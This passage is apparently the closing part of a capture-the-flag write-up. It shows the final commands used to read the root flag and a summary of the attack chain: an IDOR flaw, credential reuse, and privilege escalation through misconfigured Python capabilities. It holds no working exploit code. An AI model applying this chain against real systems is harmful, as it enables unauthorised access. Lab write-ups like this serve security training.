- cd /root
- ls
- cat root.txt



Explanation: This flag confirms I have achieved root access on the machine, completing the privilege escalation part of the challenge.

Conclusion:

- User Flag: Successfully retrieved from Nathan's home directory.
- Privilege Escalation: Exploited Python's misconfigured capabilities.
- Root Flag: Successfully retrieved from the root directory.

The challenge was successfully completed by exploiting IDOR vulnerability, reusing credentials, and privilege escalation using misconfigured Linux capabilities.